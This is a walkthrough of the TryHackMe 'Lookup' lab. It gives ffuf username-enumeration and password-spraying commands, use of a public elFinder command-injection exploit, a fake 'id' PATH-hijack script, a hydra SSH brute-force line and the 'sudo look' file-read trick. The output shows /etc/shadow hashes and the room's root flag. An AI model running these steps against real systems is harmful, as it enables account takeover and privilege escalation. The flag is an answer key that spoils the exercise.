Lookup
Box Info
Platform: TryHackMe, OS: Linux, Difficulty: Easy, IP: lookup.thm
Attack Path
- Login form leaks valid usernames via response-size differences →
admin,jose. Password-sprayrockyou→jose’s password. joseredirects tofiles.lookup.thmrunning elFinder 2.1.47 → CVE-2019-9194 command injection (EDB 46481) → shell aswww-data.- SGID binary
pwmrunsidfrom$PATHand prints/home/think/.passwords. Hijackidwith a fake one returningthink→ dump the password list →hydraSSH brute → think. thinkmaysudo /usr/bin/look→ GTFOBins look to read/etc/shadowand/root/root.txt.
Full Walkthrough
Nmap Scan
Host is up, received user-set (0.086s latency).
Scanned at 2025-05-19 18:33:42 EDT for 518s
Not shown: 58898 closed tcp ports (conn-refused), 6635 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-headers:
|   Date: Mon, 19 May 2025 22:42:19 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Location: http://lookup.thm
|   Content-Length: 0
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: GET)
|_http-server-header: Apache/2.4.41 (Ubuntu)
The site resolved to a fairly bare-bones login page, nothing beyond a username and password field, so before guessing at credentials outright I wanted to know which usernames were even valid to begin with. My plan was to fuzz the login form with ffuf, holding the password constant and watching for a response size that broke away from the rest of the noise.
ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -d "username=FUZZ&password=admin" -H "Content-Type: application/x-www-form-urlencoded" -u http://lookup.thm/login.php -c --fs 74
admin
jose
Logging into website
With two valid usernames in hand, admin and jose, credential spraying was the obvious next move. Rather than burn attempts against the account most likely to be monitored, I focused on jose and threw the classic rockyou wordlist at the login form, again watching for a response size anomaly to flag the correct password:
ffuf -w /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt -d "username=jose&password=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -u http://lookup.thm/login.php -c --fs 62 

That turned up a working password for jose, and logging in redirected me straight to a subdomain I hadn’t encountered yet, files.lookup.thm. That subdomain turned out to be a file hosting application built on ElFinder, and running software with a recognizable name and no custom branding on top of it is usually the fastest route to a public exploit, so I went straight to checking its version against known vulnerabilities.
└─[$] searchsploit -m php/webapps/46481.py                                                                         [19:32:16]
  Exploit: elFinder 2.1.47 - 'PHP connector' Command Injection
      URL: https://www.exploit-db.com/exploits/46481
     Path: /opt/exploitdb/exploits/php/webapps/46481.py
    Codes: CVE-2019-9194
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/anarchy/thm/boxes/Lookup/46481.py
The 2019 command injection in elFinder’s PHP connector, CVE-2019-9194, matched the version running here, and firing the public exploit against it dropped me straight into a shell as www-data.
Enumerating the system
With a foothold established, I ran linpeas to speed up enumeration rather than manually chasing every possible privesc vector by hand, and one result stood out immediately from the rest of the noise: an SGID binary named pwm. Running it produced output that told me exactly what it was doing under the hood.

pwm appeared to read a .passwords file sitting in the home directory of a user called think, and it decided which user’s password list to display by shelling out to the id command rather than checking the real caller’s UID directly. That’s a classic $PATH hijack waiting to happen: if I could get my own id executed in place of the system one, I could convince pwm to hand me think’s password list regardless of who I actually was. So I wrote a fake id that simply echoed back a UID belonging to think:
#!/bin/bash

echo "uid=33(think) gid=33(think) groups=33(think)"
With that script saved as id and made executable, the next step was making sure the shell would find my version before the real one on disk, so I checked the current $PATH and prepended a writable directory, /tmp, ahead of everything else:
(remote) www-data@lookup:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin
(remote) www-data@lookup:/tmp$ export PATH="/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin"
With /tmp now first in the search path, running pwm again meant it would call my fake id instead of /usr/bin/id, and it worked exactly as I’d hoped:
(remote) www-data@lookup:/tmp$ pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
jose&vane
jose&takie
jose&samantha
jose&pam
jose&jlo
jose&jessica
jose&jessi
josemario.AKA(think)
jose.medina.
jose.mar
jose.luis.24.oct
jose.line
jose.leonardo100
jose.leas.30
jose.ivan
jose.i22
jose.hm
jose.hater
jose.fa
jose.f
jose.dont
jose.d
jose.com}
jose.com
jose.chepe_06
jose.a91
jose.a
jose.96.
jose.9298
jose.2856171
That gave me a sizeable candidate password list tailored specifically to think, so rather than trying each entry by hand, I saved the list and pointed hydra at SSH to brute-force the account.
hydra -l think -P passwords.lst ssh://lookup.thm -I
Privesc to root
Once I had a shell as think, checking sudo -l is second nature before trying anything more involved, and it paid off immediately: think could run /usr/bin/look as any user. look is a well-known entry in GTFOBins precisely because of how it behaves when it can’t find its default dictionary file at /usr/share/dict/words: rather than failing closed, it happily opens whatever file gets passed to it next and prints the contents. Setting LFILE to a target path and passing an empty search term as the first argument was enough to turn a whitelisted sudo binary into an arbitrary file read as root, letting me pull the entire /etc/shadow file, root’s hash included:
think@lookup:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look
think@lookup:~$ josemario.AKA(think)^C
think@lookup:~$ LFILE=/etc/shadow
think@lookup:~$ sudo look $LFILE
look: /usr/share/dict/words: No such file or directory
think@lookup:~$ echo $LFILE
/etc/shadow
think@lookup:~$ sudo look '' "$LFILE"
root:$6$2Let6rRsGjyY5Nym$Z9P/fbmQG/EnCtlx9U5l78.bQYu8ZRwG9rgKqurGHHLpMWIXd01lUsj42ifJHHkBlwodtvi1C2Vor8Hwbu6sU1:19855:0:99999:7:::
daemon:*:19046:0:99999:7:::
bin:*:19046:0:99999:7:::
sys:*:19046:0:99999:7:::
sync:*:19046:0:99999:7:::
games:*:19046:0:99999:7:::
man:*:19046:0:99999:7:::
lp:*:19046:0:99999:7:::
mail:*:19046:0:99999:7:::
news:*:19046:0:99999:7:::
uucp:*:19046:0:99999:7:::
proxy:*:19046:0:99999:7:::
www-data:*:19046:0:99999:7:::
backup:*:19046:0:99999:7:::
list:*:19046:0:99999:7:::
irc:*:19046:0:99999:7:::
gnats:*:19046:0:99999:7:::
nobody:*:19046:0:99999:7:::
systemd-network:*:19046:0:99999:7:::
systemd-resolve:*:19046:0:99999:7:::
systemd-timesync:*:19046:0:99999:7:::
messagebus:*:19046:0:99999:7:::
syslog:*:19046:0:99999:7:::
_apt:*:19046:0:99999:7:::
tss:*:19046:0:99999:7:::
uuidd:*:19046:0:99999:7:::
tcpdump:*:19046:0:99999:7:::
landscape:*:19046:0:99999:7:::
pollinate:*:19046:0:99999:7:::
usbmux:*:19510:0:99999:7:::
sshd:*:19510:0:99999:7:::
systemd-coredump:!!:19510::::::
lxd:!:19510::::::
think:$6$Cqt14LKfnwO1hA/a$c/g4M9yiP1KGJtbiOS4zubpw2.sm4bPfCglqddPpUS615xwwsU4eg1q.nr6UDLppea8AlmJ5fQUUewLICNU371:19568:0:99999:7:::
fwupd-refresh:*:19510:0:99999:7:::
mysql:!:19568:0:99999:7:::
With the technique confirmed against /etc/shadow, reading the actual flag was just a matter of pointing LFILE somewhere more useful:
think@lookup:~$ LFILE=/root/root.txt
think@lookup:~$ sudo look '' "$LFILE"
5a285a9f257e45c68bb6c9f9f57d18e8
think@lookup:~$